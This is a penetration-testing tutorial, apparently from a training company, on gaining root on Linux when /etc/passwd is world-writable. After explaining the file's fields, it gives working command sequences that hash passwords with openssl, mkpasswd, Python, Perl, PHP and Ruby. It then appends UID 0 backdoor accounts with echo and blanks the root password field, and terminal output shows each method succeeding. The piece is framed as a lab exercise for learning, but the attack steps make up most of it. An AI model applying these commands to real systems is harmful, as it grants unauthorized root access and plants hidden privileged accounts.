Linux Privilege Escalation
WRITABLE PASSWD FILE

Contents

iGNITE
Technologies

Editing /etc/passwd file for Privilege Escalation

We will focus on exploring diverse techniques to modify the etc/passwd file, enabling us to create or alter a user and grant them root privileges. It becomes crucial to understand how to edit your own user within the /etc/passwd file when dealing with privilege escalation on the compromised system. If you're interested, we have previously demonstrated this method for privilege escalation in our earlier articles.

Firstly, we should be aware of /etc/passwd file in depth before reaching the point. Inside etc directory, we will get three most important files i.e. **passwd**, **group**, and **shadow**.

etc/passwd: It is a human-readable text file which stores information of user account.

etc/group: It is also a human-readable text file which stores group information as well as user belongs to which group can be identified through this file.

etc/shadow: It is a file that contains encrypted password and information of the account expire for any user.

The format of details in /passwd File

raj:x:1000:1000:,,,:/home/raj:/bin/bash

S.no	Color	Filed	Information
1	Indigo	Username	raj
2	Green	Encrypted password	X
3	Yellow	User Id	1000
4	Red	Group Id	1000
5	Violet	Gecos Filed	,,,
6	Brown	Home Directory	/home/raj
7	Blue	Command/Shell	/bin/bash

Get into its Details Description

Username: First filed indicates the name of the user which is used to login.

Encrypted password: The **X denote**s encrypted password which is actually stored inside /shadow file. If the user does not have a password, then the password field will have an ***(asterisk)**.

User Id (UID): Every user must be allotted a user ID (UID). UID **0** (zero) is kept for root user and UIDs **1-99** are kept for further predefined accounts, UID **100-999** are kept by the system for the administrative

purpose. UID **1000** is almost always the first non-system user, usually an administrator. If we create a new user on our Ubuntu system, it will be given the UID of **1001**.

Group Id (GID): It denotes the group of each user; like as UIDs, the first **100** GIDs are usually kept for system use. The GID of **0** relates to the root group and the GID of **1000** usually signifies the users. New groups are generally allotted GIDs begins from **1000.**

Gecos Field: Usually, this is a set of comma-separated values that tells more details related to the users. The format for the GECOS field denotes the following information:

User's full name

Building and room number or contact person

Office telephone number

Shell: It denotes the full path of the default shell that executes the command (by the user) and displays the results.

 NOTE: Each field is separated by **(colon)**

Adding User by Default Method

Let's start with reading /etc/passwd file through cat command, to view the present users available in our system.

cat **/etc/passwd**


```
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
```

From the image given above, you can find that "pentest" is the last user with uid 1000. Here gid 1000 denotes it is a non-system user.

Let see what happened in '/passwd' file, when we add any user with adduser command. So here you can clearly match the following information from below given image.

adduser user1

Username: user1

GID: 1001

UID: 1001

Enter password: (Hidden)

Home Directory: /home/user1

Other Filed: Full Name, Room Number, Work phone, Home Phone, Other (are blanked)

```
root@ubuntu:~# adduser user1   ←—
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
New password:   ←—
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```

When you will open /passwd file then you will notice that all the above information has been stored inside /etc/passwd file.

```
root@ubuntu:~# tail /etc/passwd   ←—
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001:,,,:/home/user1:/bin/bash
```

Repeat the steps again and adding user2 into /etc/passwd file.

```
root@ubuntu:~# adduser user2 ◄━━━━
Adding user `user2' ...
Adding new group `user2' (1002) ...
Adding new user `user2' (1002) with group `user2' ...
Creating home directory `/home/user2' ...
Copying files from `/etc/skel' ...
New password: ◄━━━━
Retype new password:
passwd: password updated successfully
Changing the user information for user2
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```

Now check with tail command, user2 is successfully added to /etc/passwd file and below information is updated accordingly.

GID: 1002

UID: 1002

Enter password: (Hidden)

Home Directory: /home/user1

```
root@ubuntu:~# tail /etc/passwd ◄━━━━
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:/usr/sbin
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001:,,,:/home/user1:/bin/bash
user2:x:1002:1002:,,,:/home/user2:/bin/bash
```

For the privilege escalation it is required that /etc/passwd file must have 'rwx' permissions for the logged in user. So, we are giving 'rwx' permission to /passwd file for lab setup.

chmod **777** /etc/passwd

```
root@ubuntu:~# chmod 777 /etc/passwd ◄━━━━
root@ubuntu:~# ls -la /etc/passwd ◄━━━━
-rwxrwxrwx 1 root root 3089 Jul  6 11:13 /etc/passwd
```

Now our lab setup is done.

Possible Scenarios:

If /etc/passwd file is editable what would be the possible scenarios to escalate the privileges?

Scenario 1: Replace the password hash for existing users in /etc/passwd file with our encrypted password.

Scenario 2: Manually add a new root privilege user to /etc/passwd file with our encrypted password.

Scenario 3: Tempering the root or high privilege user password in /etc/passwd file.

Let's start now!

Connect with this machine with SSH:

```
1. ssh pentest@192.168.1.22
2. tail /etc/passwd
3. ls -al /etc/passwd
```

iGNITE
Technologies

```
┌──(root㉿kali)-[~]
└─# ssh pentest@192.168.1.22  ←
pentest@192.168.1.22's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Jul  6 09:38:55 2023 from 192.168.1.13
pentest@ubuntu:~$ tail /etc/passwd  ←
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologi
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/fals
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:/usr/sbin
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001:,,,:/home/user1:/bin/bash
user2:x:1002:1002:,,,:/home/user2:/bin/bash
pentest@ubuntu:~$ ls -al /etc/passwd
-rwxrwxrwx 1 root root 2954 Jul  6 09:37 /etc/passwd  ←
pentest@ubuntu:~$
```

It is clearly visible that /etc/passwd file has all permissions.

OpenSSL

Sometimes, the execution of the passwd command for user password setup might not be feasible. In such situations, the OpenSSL command can be employed. This command generates a salted encrypted password.

OpenSSL is a widely used open-source library that provides various cryptographic functions, protocols, and tools for securing communications over computer networks. The openssl passwd command allows you to generate password hashes for different algorithms, such as DES, MD5, SHA-256, and more.

Method 1

Here, we generated password in our kali machine.

openssl passwd raj

$1 = indicates that the generated passwd in MD5 hash format.

Now use this salted password for "aarti" user using echo command to put password in etc/passwd.

echo 'aarti:1cJ05ZYPP$06zg1KtuJ/CbzTWPmeyNH1:0:0:root:/root:/bin/bash' >> /etc/passwd

Here, you can observed that we have allotted uid: 0 and gid: 0 and home directory /root/root hence we have given root privilege to our user "aarti". Now switch user and access the terminal through aarti and confirm the root access.

1. tail /etc/passwd 2. su aarti 3. id

iGNITE
Technologies

Method 2

This becomes relevant when OpenSSL is present on the victim's system, allowing us to create passwords within the victim's machine itself.

```
1. openssl passwd 123
2. echo 'user3:ghTC5HTjVd/7M:0:0:root:/root:/bin/bash' >> /etc/passwd
3. tail /etc/passwd
```

Now switch user and access the terminal through user3 and confirm the root access.

```
1. su user3
2. id
```


Cool!!! Both methods are working.

Mkpasswd

It is an alternate method of Openssl. **mkpasswd** is a command-line tool utilized for producing password hashes intended for diverse authentication systems.

mkpasswd -m <method> <password>

Here, <method> specifies the hash algorithm (like sha-512, md5, etc.), and <password> is the password you want to hash.

mkpasswd -m SHA-512 pass123

```
┌──(root㉿kali)-[~]
└─# mkpasswd -m SHA-512 pass123  ←
$6$k5hnS7H/FrwCO69F$8iO8.fsB1xRG4wt8twZ5YzgVXtgdE/Nuy5qnQXgM5
```

You can use the above similar method to add password to /etc/passwd file or manually edit.

nano /etc/passwd

In below image you can observe that I have allotted uid: 0 and gid: 0 and home directory /root/root hence we have given root privilege to our user4.

```
user4:$6$k5hnS7H/FrwCO69F$8iO8.fsB1xRG4wt8twZ5YzgVXtgdE/Nuy5qnQXgM5QoT0UBORCR4ehoI5HylaIY9sHSjQFeNf/y7aKSF9l8Rh0:0:0:root:/root:/bin/bash
```

Now switch user and access the terminal through user4 and confirm the root access.

1. su user4
2. id

```
pentest@ubuntu:~$ su user4  ←
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/pentest#
```

Great!!! It is also working.

Python

Python allows us to add salt to our passwords, which will create an encrypted password that includes the salt value.

```
python2 -c 'import crypt; print crypt.crypt("pass123", "$6$salt")'
```

If above command is not working, you can use the python3 or check the installed python version with "which python" command.

```
python3 -c 'import crypt; print (crypt.crypt("pass123", "$6$salt"))'
```


Use any method to edit and put encrypted passwd into /etc/passwd file and switch to user5. Here we used nano editor.

```
1. su user5
2. id
```


It is also working.

Perl

Similar to this, we can create a hash value for our password using salt value using Perl along with crypt.

```
perl -le 'print crypt("pass123", "abc")'
```



```
echo 'user6:abBxjdJQWn8xw:0:0:root:/root:/bin/bash' >> /etc/passwd
```

iGNITE
Technologies

You will get the encrypted password; repeat the manual step of adding new user "user6" and putting the encrypted value into the password field with the echo command in terminal.

Here, you can see that we have allotted uid: 0 and gid: 0 and home directory /root/root hence we have given root privilege to our user6. Switch to new user user6

```
1. su user6
2. id
```

```
pentest@ubuntu:~$ echo 'user6:abBxjdJQWn8xw:0:0:root:/root:/bin/bash' >> /etc/passwd
pentest@ubuntu:~$ tail -n 2 /etc/passwd
user5:$6$salt$d9rCwkOO7qBIxkmAxy8HuXK8psJJ3m.V2YrQnH6KAJv7FNXShZFJTo9gNwlnU6oqqfEGI.ACFzg3
user6:abBxjdJQWn8xw:0:0:root:/root:/bin/bash
pentest@ubuntu:~$ su user6
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
```

Great!! This method is also working.

PHP

The hash for our password may also be created using PHP along with crypt using the salt value.

```
php -r "print(crypt('aarti','123') . \"\n\");"
```

```
┌──(root㉿kali)-[~]
└─# php -r "print(crypt('aarti','123') . \"\n\");"
121z.fuKOKzx.
```

```
echo 'user7:121z.fuKOKzx.:0:0:root:/root:/bin/bash' >> /etc/passwd
```

You will get the encrypted password; repeat the same method of adding new user "user7" and putting the encrypted value into the password field with the echo command in terminal.

In below image you can observe that we have allotted uid: 0 and gid: 0 and home directory /root/root hence we have given root privilege to our user7.

```
1. tail -n 2 /etc/passwd
2. su user7
3. id
```

Working!!!

Ruby

As we have already use Python, Perl, PHP in the same way Ruby can be used for creating encrypted password along with crypt using the salt value.

ruby -r 'digest' -e 'puts "pass".crypt("6salt")'

Use any of above way to edit /etc/passwd and switch to new user user8

1. su user8
2. id

This is also working.

Bonus: Hack Trick

If you are lazy to perform any of above methods you should try this!!!

If /etc/passwd file is having -rwxrwxrwx permissions in victim system, open /etc/passwd file and remove the 'X' or '*' value at the place of root password. As shown in image below:

```
  GNU nano 4.8
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Methodology

The 'x' value in the /etc/passwd file indicates that the actual password hash is stored in the /etc/shadow file (or a similar location), rather than in the /etc/passwd file itself.

If you remove the 'x' value and replace it with something else or leave it blank, the root user's password will no longer be stored securely and the system won't be able to authenticate the root user using the stored password hash from the /etc/shadow file.

Keep the root password blank and save the /etc/passwd file.

root::0:0:root:/root:/bin/bash

```
root::0:0:root:/root:/bin/bash  ←
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Now, switch to root user

1. su root
2. id

```
pentest@ubuntu:~$ su root  ←
root@ubuntu:/home/pentest# id  ←
uid=0(root) gid=0(root) groups=0(root)
```

Boom... you have the root access without passwd. You can use this method on other high privilege user roles.

Hence there are so many ways to escalate privileges via editable /etc/passwd.

![IGNITE Technologies logo]

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Web Services-API
- Android Pentest
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux